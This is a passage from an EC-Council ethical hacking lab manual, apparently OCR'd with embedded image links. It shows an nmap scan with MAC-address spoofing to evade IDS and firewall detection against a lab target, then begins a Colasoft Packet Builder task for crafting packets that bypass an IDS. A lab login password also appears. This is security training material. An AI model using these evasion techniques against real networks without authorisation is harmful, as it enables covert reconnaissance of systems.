


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Switch to the **Parrot Security** virtual machine.
26. In the terminal window type **nmap -sT -Pn --spoof-mac 0 [Target IP Address]** (here, target IP address is **10.10.1.11**) and press **Enter**.


    Note: In this command **--spoof-mac 0** represents randomizing the MAC address, **-sT**: performs the TCP connect/full open scan, **-Pn** is used to skip the host discovery.

    Note: MAC address spoofing technique involves spoofing a MAC address with the MAC address of a legitimate user on the network. This technique allows you to send request packets to the targeted machine/network pretending to be a legitimate host.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch to the **Windows 11** virtual machine (target machine). In the Wireshark window, scroll-down and you can observe the captured TCP, as shown in the screenshot.



28. This concludes the demonstration of evading IDS and firewall using various evasion techniques in Nmap.

29. Close all open windows and document all the acquired information.

Task 2: Create Custom Packets using Colasoft Packet Builder to Scan beyond the IDS/Firewall


Colasoft Packet Builder is a tool that allows you to create custom network packets to assess network security. You can also select a TCP packet from the provided templates and change the parameters in the decoder editor, hexadecimal editor, or ASCII editor to create a packet. In addition to building packets, the Colasoft Packet Builder supports saving packets to packet files and sending packets to the network.

Here, we will use the Colasoft Packet Builder tool to create custom TCP packets to scan the target host by bypassing the IDS/firewall.


1. Turn on the **Windows Server 2019** virtual machine.
2. In the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.



